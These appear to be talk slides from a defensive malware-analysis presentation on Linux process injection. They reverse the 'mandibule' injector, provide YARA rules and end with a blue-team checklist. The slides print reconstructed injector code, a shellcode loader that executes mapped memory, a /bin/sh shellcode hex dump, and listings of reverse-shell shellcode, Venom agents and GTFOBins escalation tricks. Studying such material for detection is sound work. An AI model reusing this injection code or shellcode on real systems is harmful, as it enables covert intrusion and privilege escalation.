    if ( pt_inject(arg[2], malloc(mandibule_end), mandibule_end(), &payload_start) < 0 ) // error trap 3
    {
        cannot_executed = arg[2];
        printf("> failed to inject shellcode into pid %d\n");
        exit(1);
    }
    executed = arg[2]; // result is in rsi, ptrace injection done
    printf("> successfully injected shellcode into pid %d\n");
}
else
{ // self injection to a pid
    getpid();
    process = arg[2];
    printf("> self inject pid: %d - bypassing ptrace altogether\n");
    payload_loadelf(arg, process);
}
exit(0);
}
```

# Behind the scene of reversing mandibule (regen)

## How the injector works when it was tested

<pre> #include &lt;string.h&gt; #include &lt;stdio.h&gt; void pt_inject () {     x86_get_pc_thunk_bx ();     ebx += 0x29e8;     *(local_ch) = 0;     eax = *(local_b8h);     *(local_8h) = eax;     *(local_9ch) = 0;     eax = local_5ch;     memset (eax, 0, 0x44);     eax = local_18h;     memset (eax, 0, 0x44);     eax = local_ch;     eax = local_14h;     pt_getxzone (arg_bch, eax, eax);     if (eax &gt;= 0) {         eax = 0xffffffff;     }     else {         edx = *(local_8h);         eax = *(local_ch);         eax = ebx - 0x1704;         printf (eax, arg_bch, edx);         ptrace (0x310, *(local_b8h), 0, 0);         if (eax &gt;= 0) {             eax = ebx - 0x16c2;             printf (eax);             eax = 0xffffffff;         }         else {             eax = local_ch;             wait4 (arg_bch, eax, 2, 0);             if (eax != *(local_b0h)) {                 eax = ebx - 0x16ac;             }         }     } } </pre>	 <pre> 0x0000314f  8d84240c0001.  lea eax, [arg_1000ch] ; 0x1000c 0x00003156  50             push eax 0x00003157  8d8424140001.  lea eax, [arg_10014h] ; 0x10014 0x0000315e  50             push eax 0x0000315f  8d84241c0001.  lea eax, [arg_1001ch] ; 0x1001c 0x00003166  50             push eax 0x00003167  e86adeffff    call sym.read_file 0x0000316c  83c410        add esp, 0x10 0x0000316f  85c0          test eax, eax 0x00003326  51             push ecx 0x00003327  52             push edx 0x00003328  ffb424300101.  push dword [arg_10130h] 0x0000332f  50             push eax 0x00003330  e8cee4ffff    call sym.map_file 0x00003335  83c410        add esp, 0x10 0x00003338  85c0          test eax, eax 0x00003358  83ec04        sub esp, 4 0x0000335b  6800000100    push 0x10000 0x00003360  6a00          push 0 0x00003362  8d442414      lea eax, [local_14h] ; 0x14 0x00003366  50             push eax 0x00003367  e84ed3ffff    call sym.memset ;[1] 0x0000336c  83c410        add esp, 0x10 0x0000336f  8b94240c0001.  mov edx, dword [arg_1000ch] ; [0x 0x00003376  8b8424500101.  mov eax, dword [arg_10150h] ; [0x 0x0000337d  8b4010        mov eax, dword [eax + 0x10] ; [0x 0x00003380  83ec0c        sub esp, 0xc 0x00003383  52             push edx 0x00003384  ffb4243c0101.  push dword [arg_1013ch] 0x0000338b  ffb424440101.  push dword [arg_10144h] 0x00003392  50             push eax 0x00003393  ffb424500101.  push dword [arg_10150h] 0x0000339a  e8dfe7ffff    call sym.fake_stack ;[2] </pre>
---	--

# Behind the scene of reversing mandibule (regen)

The payload file will be injected in the memory of targeted process

```

0x00002fd5      83ec04      sub esp, 4          ; esp=0x177ffc -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x1 -> 0x1464
0x00002fd8      50          push eax           ; esp=0x177ff8 -> 0x464c457f
0x00002fd9      ff74241c   push dword [local_1ch] ; esp=0x177ff4 -> 0x464c457f
0x00002fdd      ff74240c   push dword [local_ch] ; esp=0x177ff0 -> 0x464c457f
0x00002fe1      e860d7ffff call sym.memcpy    ; [1] ; memcpy(__malloc_result, var_pid, var_pid[1]) ; void *memcpy(void *
; void *memcpy(void : unk_format, void : unk_format, size_t n : (*0x0) N
0x00002fe6      83c410     add esp, 0x10     ; esp=0x178000 -> 0x464c457f ebp ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=
0x00002fe9      8b442414   mov eax, dword [local_14h] ; [0x14:4]=1 ; eax=0x0
0x00002fed      8b4008     mov eax, dword [eax + 8] ; [0x8:4]=0 ; eax=0x0
0x00002ff0      85c0      test eax, eax     ; zf=0x1 -> 0x1464c45 ; pf=0x1 -> 0x1464c45 ; sf=0x0 ; cf=0x0 ; of=0x0
0x00002ff2      7539      jne 0x302d        ; [2] ; unlikely
0x00002ff4 b e807d2ffff call sym._getpid   ; [3] ; var_pid = getpid() ; int getpid(void) ; esp=0x177ffc -> 0x464c457f
; int getpid(void)
0x00002ff9      89c2      mov edx, eax     ; edx=0x0
0x00002ffb      8b442414   mov eax, dword [local_14h] ; [0x14:4]=1 ; eax=0x0
0x00002fff      895008     mov dword [eax + 8], edx ; [0x14:4]=1 ; eax=0x0
0x00003002      8b442414   mov eax, dword [local_14h] ; [0x14:4]=1 ; eax=0x0
0x00003006      8b4008     mov eax, dword [eax + 8] ; [0x8:4]=0 ; eax=0x0
0x00003009      83ec08     sub esp, 8       ; esp=0x177ff4 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x0 ; cf=0x0
0x0000300c      50          push eax         ; esp=0x177ff0 -> 0x464c457f
0x0000300d      8d837ceffff lea eax, [ebx - 0x1184] ; eax=0xffffffffffffee7c
0x00003013      50          push eax         ; esp=0x177fec -> 0x464c457f
0x00003014      e8d5dcffff call sym.printf    ; [4] ; __printf("> failed to inject shellcode into pid %d_n", var_pid) ;
; int printf(const char * format : (*0x0) NULL)
0x00003019      83c410     add esp, 0x10     ; esp=0x177ffc -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x0000301c      83ec0c     sub esp, 0xc     ; esp=0x177ff0 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x1 -> 0x1464
0x0000301f      ff742420   push dword [local_20h] ; esp=0x177fec -> 0x464c457f
0x00003023      e86d000000 call sym.payload_loadelf ; [5] ; payload_loadelf(var_pid) ; esp=0x177fe8 -> 0x464c457f ; eip=0x3095
0x00003028      83c410     add esp, 0x10     ; esp=0x177ff8 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=0x0
0x0000302b      eb5e      jmp 0x308b        ; [6] ; eip=0x308b -> 0x6a0cec83
; CODE XREF from 0x00002ff2 (sym._main)
0x0000302d      8b442414   mov eax, dword [local_14h] ; [0x14:4]=1 ; eax=0x0

```

# Behind the scene of reversing mandibule (regen)

In radare2 ghidra the process looks very clear

```

sym.memcpy(s1, s2, size & 0xffffffff);
arg4 = SUB124(auVar4, 0);
sym.memcpy(s1, s2_00, s2_00[1] & 0xffffffff);
if (s2_00[2] == 0) {
    arg4_00 = sym._getpid();
    s2_00[2] = (int64_t)arg4_00;
    sym.printf(arg7_00, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_Qa,
        "> self inject pid: %d - bypassing ptrace altogether\n", (int32_t)s2_00[2], arg4_
        in_R9D);
    sym.payload_loadelf(SUB124(auVar4, 0));
} else {
    arg4 = sym.pt_inject(s2_00[2] & 0xffffffff, s1, size, arg4_00);
    if (arg4 < 0) {
        sym.printf(arg7_01, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_
            "> failed to inject shellcode into pid %d\n", (int32_t)s2_00[2], arg3, arg4_0
// WARNING: Subroutine does not return
        sym._exit(1);
    }
    sym.printf(arg7_01, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_Qa,
        "> successfully injected shellcode into pid %d\n", (int32_t)s2_00[2], arg3, arg4_
}
// WARNING: Subroutine does not return
sym._exit(0);
}

```

# Behind the scene of reversing mandibule (regen)

## 1. The PRO of this injection

- Pivot of injection successfully bypass Linux ALSR
  - Compiling w/ pie makes lesser libc usage == lesser trace
  - We won't know how payload gets in memory if this go to Post Exploitation Framework, that will be very BAD
  - Harder forensics chains: "mandibule" injector is injected to the memory before "mandibule" injecting the code to a certain target address, then "mandibule" will be vanished after injection.
  - Rich of optional parameters, wide applied possibility
- usage: ./mandibule <elf> [-a arg]\* [-e env]\* [-m addr] <pid>**

## 2. The CONS

- ptrace is used to inject "mandibule" in the injectable memory before mandibule injecting payload to the certain addresses to then exit, if the injection method is using memfd\_create or dlopen\_mode (libc) this will be a problem in forensics.

# Behind the scene of reversing mandibule (regen)

The codes is having several bugs, fixed and run, I coded YARA rule:

```

1 private rule is__str_mandibule_gen1 {
2   meta:
3     author = "unixfreaxjp"
4     date = "2018-05-31"
5   strings:
6     $str01 = "shared arguments too big" scii
7     $str02 = "self inject pid: %" ascii
8     $str03 = "injected shellcode at 0x%lx" wide ascii
9     $str04 = "target pid: %d" wide ascii
10    $str05 = "mapping '%s' into memory at 0x%lx" wide ascii
11    $str06 = "shellcode injection addr: 0x%lx" wide ascii
12    $str07 = "loading elf at: 0x%llx" wide ascii
13   condition:
14     | 4 of them
15 }
16 private rule is__hex_top_mandibule64 {
17   strings:
18     $hex01 = { 48 8D 05 43 01 00 00 48 89 E7 FF D0 } // st
19     $hex02 = { 53 48 83 EC 50 48 89 7C 24 08 48 8B 44 24 08 } // mn
20     $hex03 = { 48 81 EC 18 02 00 00 89 7C 24 1C 48 89 74 } // pt
21     $hex04 = { 53 48 81 EC 70 01 01 00 48 89 7C 24 08 48 8D 44 24 20 48 05 00 00 } // ld
22   condition:
23     | 3 of them
24 }
25 private rule is__hex_mid_mandibule32 {
26   $hex05 = { E8 09 07 00 00 81 C1 FC 1F 00 00 8D 81 26 E1 FF FF } // st
27   $hex06 = { 56 53 83 EC 24 E8 E1 05 00 00 81 C3 D0 1E 00 00 8B 44 24 30 } // mn
28   $hex07 = { 81 C3 E8 29 00 00 C7 44 24 0C } // pt
29   $hex08 = { E8 C6 D5 FF FF 83 C4 0C 68 00 01 00 00 } // ld
30   condition:
31     | 3 of them
32 }

```



# Behind the scene of reversing mandibule (regen)

Works, in all scenarios of dynamic binary injection:..don't focus in ptrace!

```
$
$ ls -alF
total 100
drwxr-xr-x 6 4096 Sep 16 23:40 ./
drwxr-xr-x 7 4096 Sep 24 23:50 ../
drwxr-xr-x 8 4096 Jun 2 2018 .git/
-rw-r--r-- 1 1877 May 31 2018 Makefile
drwxr-xr-x 2 4096 May 31 2018 code/
drwxr-xr-x 2 4096 Jun 2 2018 icrt/
-rw-r--r-- 1 2207 Sep 16 23:40 mandi.yar
-rwxr-xr-x 1 18444 Jun 2 2018 mandibule-dynx86-UNstripped*
-rwxr-xr-x 1 16440 Jun 2 2018 mandibule-dynx86-stripped*
-rw-r--r-- 1 6405 May 31 2018 mandibule.c
-rw-r--r-- 1 3988 May 31 2018 readme.md
drwxr-xr-x 2 4096 May 31 2018 samples/
-rwxr-xr-x 1 5240 Jun 2 2018 target*
-rwxr-xr-x 1 6008 Jun 2 2018 toinject*
$
$ yara mandi.yar ../mandibule/
TOOLKIT_Mandibule ../mandibule//mandi.yar
TOOLKIT_Mandibule ../mandibule//mandibule-dynx86-UNstripped
TOOLKIT_Mandibule ../mandibule//mandibule-dynx86-stripped
$
$ █
```

```
$
$ ls -alF
total 108
drwxr-xr-x 6 4096 Sep 21 16:25 ./
drwxr-xr-x 3 4096 Sep 21 16:25 ../
drwxr-xr-x 8 4096 May 31 2018 .git/
-rw-r--r-- 1 1885 May 31 2018 Makefile
drwxr-xr-x 2 4096 May 31 2018 code/
drwxr-xr-x 2 4096 May 31 2018 icrt/
-rw-r--r-- 1 2275 Jun 2 2018 mandi.yar
-rwxr-xr-x 1 21408 May 31 2018 mandibule*
-rwxr-xr-x 1 21416 May 31 2018 mandibule-dyn64*
-rw-r--r-- 1 6405 May 31 2018 mandibule.c
-rw-r--r-- 1 3988 May 31 2018 readme.md
drwxr-xr-x 2 4096 May 31 2018 samples/
-rwxr-xr-x 1 7192 May 31 2018 target*
-rwxr-xr-x 1 8072 May 31 2018 toinject*
$
$ yara mandi.yar ../mandibule/
TOOLKIT_Mandibule ../mandibule//mandibule
TOOLKIT_Mandibule ../mandibule//mandi.yar
TOOLKIT_Mandibule ../mandibule//mandibule-dyn64
$
```

Now let's deploy the sigs into as many protection platforms as possible :)<sub>129</sub>

# Openly, I share sigs for IR folks, not those bins.

↑ [-] [at\\_physicaltherapy](#) 1 point 1 year ago

↓ Is the sample available somewhere for download? I'd love to try my behavioral scanner against it to see if I catch it.

[permalink](#) [embed](#) [save](#) [spam](#) [remove](#) [give award](#) [keybase](#) [chat](#) [reply](#)

↑ [-] [mmd0xFF](#) [S] 1 point 1 year ago

↓ Which "behavioral scanner" product(s)?

[permalink](#) [embed](#) [save](#) [parent](#) [edit](#) [disable inbox](#) [replies](#) [delete](#) [spam](#) [remove](#) [distinguish](#) [keybase](#) [chat](#) [reply](#)

↑ [-] [at\\_physicaltherapy](#) 1 point 1 year ago

↓ I use Odile from a small start up for my work computers, but I'm building a pet project that I hope to sell one day if it works. :) So far it catches all the Linux malware I can find on Virus Share though! It's not much, but it's fun to play with.

[permalink](#) [embed](#) [save](#) [parent](#) [spam](#) [remove](#) [give award](#) [keybase](#) [chat](#) [reply](#)

↑ [-] [mmd0xFF](#) [S] 2 points 1 year ago

↓ I am being very honest with you, it's a toolkit that can cause a potential damage if used by wrong hands or cyber attackers. I posted here to let people know about the proposed filtration rules as mitigation option if they meet this threat later on. I am not so sure nor thinking further to openly sharing samples. So I will consider the request, okay? I will get back to you after doing some thinking.

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↑ [-] [at\\_physicaltherapy](#) 2 points 1 year ago

↓ I appreciate it! If it helps, I can send you an email from my work account or something too.

[permalink](#) [embed](#) [save](#) [parent](#) [spam](#) [remove](#) [give award](#) [keybase](#) [chat](#) [reply](#)

↑ [-] [mmd0xFF](#) [S] 2 points 1 year ago

↓ let's switch to private message for the further follow of this convo, thank you for your interest of this RE.

[permalink](#) [embed](#) [save](#) [parent](#) [edit](#) [disable inbox](#) [replies](#) [delete](#) [spam](#) [remove](#) [distinguish](#) [keybase](#) [chat](#) [reply](#)

## Chapter four - The components in framework

*“The more you prepare, the better your chance..”*



# The components of Linux post exploit framework

If we put the exploitation and framework management (session setting etc) aside, the main components of the Linux post exploitation framework are as follows:

1. *Shellcodes, where they are generated*
2. Shell 101 (Backconnect, bind shell, reverse shell, etc shell) *explained*
3. Process injection method *explained*
4. *Privilege escalation*
5. Payloads for fileless *explained*
6. *Payloads for persistence*
7. *The Smoke Screens* (destroyers, noise, lockers, etc)

The merrier variation and option for each components, the better post exploitation framework can work, and the nightmare for us as blueteamer. But now we have prepared for it :)

# A checklist For BlueTeamers

Fileless Malware and Process  
Injection in Linux

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method
4. Components to make all of these possible
  - Frameworks: concept, specifics, examples
  - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
  - Forensics perspective
  - IR and resource management model
6. Appendix

# The shellcodes checklist

- The Shellcodes
  - Shellcodes purpose
    - To gain shell
    - A loader, a downloader
    - Sockets are mostly in there, to connect, to pipe, etc
  - How we collect Shellcodes
    - Venom
    - Commercial frameworks: Empire, Cobalt Strike, or Metasploit
    - Self generated
    - Adversaries
  - Sources for shellcodes:
    - Exploit development sites
    - Vulnerability PoC
    - Trolling read teamer :-P

# Linux shellcodes, it trains you: Venom & PacketStorm

[\*] Loading Unix agents ..

AGENT №1:

```
TARGET SYSTEMS : Linux|Bsd|Solaris|OSx
SHELLCODE FORMAT : C
AGENT EXTENSION : ---
AGENT EXECUTION : sudo ./agent
DETECTION RATIO : http://goo.gl/XXSG7C
```

AGENT №2:

```
TARGET SYSTEMS : Linux|Bsd|solaris
SHELLCODE FORMAT : SH|PYTHON
AGENT EXTENSION : DEB
AGENT EXECUTION : sudo dpkg -i agent.deb
DETECTION RATIO : https://goo.gl/RVWkff
```


AGENT №3:

```
TARGET SYSTEMS : Linux|Bsd|Solaris
SHELLCODE FORMAT : ELF
AGENT EXTENSION : ELF
AGENT EXECUTION : press to exec (elf)
DETECTION RATIO : https://goo.gl/YpyYwk
```

```
M - Return to main menu
E - Exit venom Framework
```

[\*] Shellcode Generator

[>] Chose Agent number: █



packet storm  
exploit the possibilities

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All Exploits Advisories Tools Whitepapers Other Shellcode

**Linux/x86 Add User To /etc/passwd Shellcode**  
 Authored by bolonebolo Posted Oct 16, 2019  
 74 bytes small add user User to /etc/passwd shellcode.  
 tags | shellcode  
 MD5 | a35a72ae0f7c7e33a07fbb8cac9f46fa [Download](#) [Favorite](#) [Comments \(0\)](#)

**Linux/x86 execve /bin/sh Shellcode**  
 Authored by bolonebolo Posted Oct 16, 2019  
 25 bytes small Linux/x86 execve /bin/sh shellcode.  
 tags | x86, shellcode  
 systems | linux  
 MD5 | d46a30b1d7ac05f490e35a9a1e3203e4 [Download](#) [Favorite](#) [Comments \(0\)](#)

**Linux/x86 Reverse Shell NULL Free 127.0.0.1:4444 Shellcode**  
 Authored by bolonebolo Posted Oct 16, 2019  
 91 bytes small Linux/x86 reverse shell NULL free 127.0.0.1:4444 shellcode.  
 tags | shell, x86, shellcode  
 systems | linux  
 MD5 | 3db0a3b1f503151d8568756ef3029a15 [Download](#) [Favorite](#) [Comments \(0\)](#)

**Linux/x86 Add User To /etc/passwd Shellcode**  
 Authored by sagar.offsec Posted Oct 10, 2019

# Fire your radare2 (kudos), shellcode wrapper scheme

main() called the shellcode executable loader  
shellcode executable loader

```

push 0
push -1
push 0x22
push 7
push eax
push 0
call sym.imp.mmap
add esp, 0x20
mov dword [ebp - local_ch], eax
mov eax, dword [ebp + arg_ch]
sub esp, 4
push eax
push dword [ebp + arg_8h]
push dword [ebp - local_ch]
call sym.imp.memcpy
add esp, 0x10
mov eax, dword [ebp - local_ch]
call eax
mov eax, dword [ebp + arg_ch]
sub esp, 8
push eax
push dword [ebp - local_ch]
call sym.imp.munmap
add esp, 0x10
leave
ret
    
```

① JunkToExec=mmap  
(0, \_\_size, PROT\_READ|PROT\_WRITE|PROT\_EXEC,  
MAP\_PRIVATE|MAP\_ANONYMOUS, -1, 0);

② memcpy (JunkToExec, \*\_BLOB\_DATA, \_\_size);

size\_t n

int [2]; void \*memcpy(void \*s1, const void \*s2, size\_t n)

③ // executing the JunkToExec memory mapped!  
((void(\*)())\*JunkToExec)();

④ munmap (JunkToExec, \_\_size);

⑤ return 0;

This is how the shellcode loader works to execute the shellcode controlled by hacking ELF "sshd.

- @unixfreaxjp - #MalwareMustDie,NPO

> px@0x80497c0!37

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x080497c0	31f6	f7e6	5252	5254	5b53	5fc7	072f	6269									1...RRRT[S_.../bi
0x080497d0	6ec7	4704	2f2f	7368	4075	04b0	3b0f	0531									n.G.//sh@u...;..1
0x080497e0	c9b0	0bcd	80														.....



# Linux payloads (their “malware” is NOT everything)

## The Payloads

- Persistency installer (crontab, xinetd, rc.local, Xwindows startup)
- Rootkit
- Backdoor:
  - Beacons
  - Loaders/Uploaders/Callbacks/Downloaders
  - Spreader (may have worm function too)
- RAT:
  - Shell basis (xShell toolkits)
  - Desktop basis (gtk basis, QT basis, C++ basis)
  - Custom purpose (different/another story)
  - Post exploitation framework or infrastructure base
- Cultivation:
  - Miner
  - Botnets (Mayhem, Darkleech, Ddos101, many!)

# Talk about Privilege Escalation a bit

- The Privilege Escalation basically can be grouped as :
  - By kernel / OS exploit
  - By binaries
  - By weak settings
  - Other vulnerabilities
- In the post exploitation legacy part we talk about privilege escalation item called “binaries that can be injected to gain root”.

Let me introduce you to GTFO Bins used for a lot of privilege escalation methods in linux post-exploitation incidents I handled..

# Talk about Privilege Escalation a bit

## GTFOBins

★ Star 1,782

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. See the full list of [functions](#).



This was inspired by the [LOLBAS](#) project for Windows.

GTFOBins is a [collaborative](#) project created by [norbemi](#) and [cyrus\\_and](#) where everyone can [contribute](#) with additional binaries and techniques.

### Binary

### Functions

[apt-get](#)

Shell Sudo

[apt](#)

Shell Sudo

[aria2c](#)

Command SUID Sudo

[arp](#)

File read SUID Sudo

[ash](#)

Shell File write SUID Sudo

[awk](#)

Shell Non-interactive reverse shell Non-interactive bind shell File write File read Sudo  
Limited SUID

[base64](#)

File read SUID Sudo

[bash](#)

Shell Reverse shell File upload File download File write File read SUID Sudo

[busybox](#)

Shell File upload File write File read SUID Sudo

## Chapter five - Defending our boxes

*“First thing, learning how to make a stand..”*



# How ready are we as the Blue Teamers?

1. I hope our SWOT diagram of our Blue Team situation is getting better for Linux IR handling in dealing with Post Exploitation.
2. So many variation on Linux distro in devices or services to support and to police with better policy.
3. "Firewall black hole": You can't block what you don't know.
4. ICS is different obstacle.
5. No, don't say that three words started by "I" and ends with a "T".
6. "Clouds", you really want to go there?
7. Are you going to dump & fetch the payload yourself? Likely no..
8. "Err.. It's shutdown now.. We scanned it beforehand though!"
9. We don't record the outbound and inbound traffic from a legit daemon process.. Well.. adversaries know it too.. (to fix)
10. Sharing your readiness scheme to others is "caring".
11. More detection, more howto, more write-ups..

# Blue Teamer steps in handling process injection

1. Be resourceful enough to have access to live memory.
2. Use independent and good binary analysis tool, RADARE2 is my tool for all binaries, and for forensics tools I am using Tsurugi a DFIR Linux.
3. Investigate as per I show you in previous incident example cases, adjust with your own policy and environments
4. Three things that we are good at blue teamer that can bring nightmare to attackers, they are:
  - We break codes better
  - If we can combine analysis, re-gen and OSINT, combined with the precaution research, the game is a bit more fair.
  - We must document our knowledge better.
  - Additional: OPSEC: Don't share this to Red Teamer :)) {joke}

# Precaution for Users, what can help them.

1. Linux is not Windows, if you don't need some daemons or services, take it off. Run stuff that you really need and you know it well.
2. Something that is not known, something that is just WRONG, these are your hazards for incidents. Always test before deploying.
3. Act swiftly, hire sysadmins, we are born to be ready for this matter.
4. DO NOT SHUTDOWN, take it OFFLINE, contact for help.
5. Don't scan for viruses if those hazards are there, you will make forensics harder, offline the box, get the samples, call your CSIRT.
6. Backup, and check the backup status, regularly. Make sure the logging, audit and journal systems runs well. Test them!
7. Share the hazard to the secure community, make channels, make trusted friends.
8. Do you ever use audit tool for your box? Lynis or rkhunter is a good start. ClamAV can custom signature, and Yara help developing them.

# What Linux as OS may do more (for discussion)

1. More securing ptrace access for unauthorized processes and users. Securing access to `/proc/{pid}/mem` and `maps` to the legitimate users only
2. ALSR has to be more strict to not ever letting “friendly” process injecting other process without interaction.
3. Linux is designed as secured OS. But its implementation is really depending on us as “users”. SE Linux has been built to protect us, not so many people use it. We think it has to be more than default implementation to educate users to be more urged to learn to use it well, to protect their boxes better.



# Reference

Linux post exploit tools in open source:

<https://github.com/r00t-3xp10it/venom>

<https://github.com/Ne0nd0g/merlin>

<https://github.com/huntergregal/mimipenguin>

<https://github.com/n1nj4sec/pupy>

<https://github.com/Manisso/fsociety>

<https://github.com/nil0x42/phpsploit>

<https://github.com/r3vn/punk.py>

<https://github.com/SpiderLabs/scavenger>

<https://github.com/Voulnet/barq>

<https://github.com/rek7/postshell>

<https://github.com/SofianeHamlou/Lockdoor-Framework>

<https://github.com/TheSecondSun/Bashark>

<https://github.com/threat9/routersploit>



# Reference

Linux process injection projects in open source:

<https://github.com/jtripper/parasite>

<https://github.com/hc0d3r/alfheim>

<https://github.com/XiphosResearch/steelcon-python-injection>

<https://github.com/kubo/injector>

<https://github.com/dismantl/linux-injector>

<https://github.com/Screetsec/Vegile>

<https://github.com/narhen/procjack>

<https://github.com/emptymonkey/sigsleeper>

[https://github.com/ParkHanbum/linux\\_so\\_injector](https://github.com/ParkHanbum/linux_so_injector)

<https://github.com/swick/codeinject>

<https://github.com/DominikHorn/CodeInjection>

[https://github.com/0x00pf/0x00sec\\_code/blob/master/sdropper/](https://github.com/0x00pf/0x00sec_code/blob/master/sdropper/)

<https://github.com/ixty/mandibule>

# Salutation and thank you

I thank HACKLU for having me doing this talk!

Many thanks to a lot of people that supports our community give back efforts we do in MMD.

So many good people..

Thank you @pancake & radare dev good folks!

For the audience, if you find this useful, please:

0x0 - Blog your own found injection and share the knowhow to dissect them

0x1 - Remember, a responsible sharing is caring

0x2 - Present it in the 2020.HACK.LU!

# Question(s)?



MalwareMustDie! :: [malwaremustdie.org](http://malwaremustdie.org)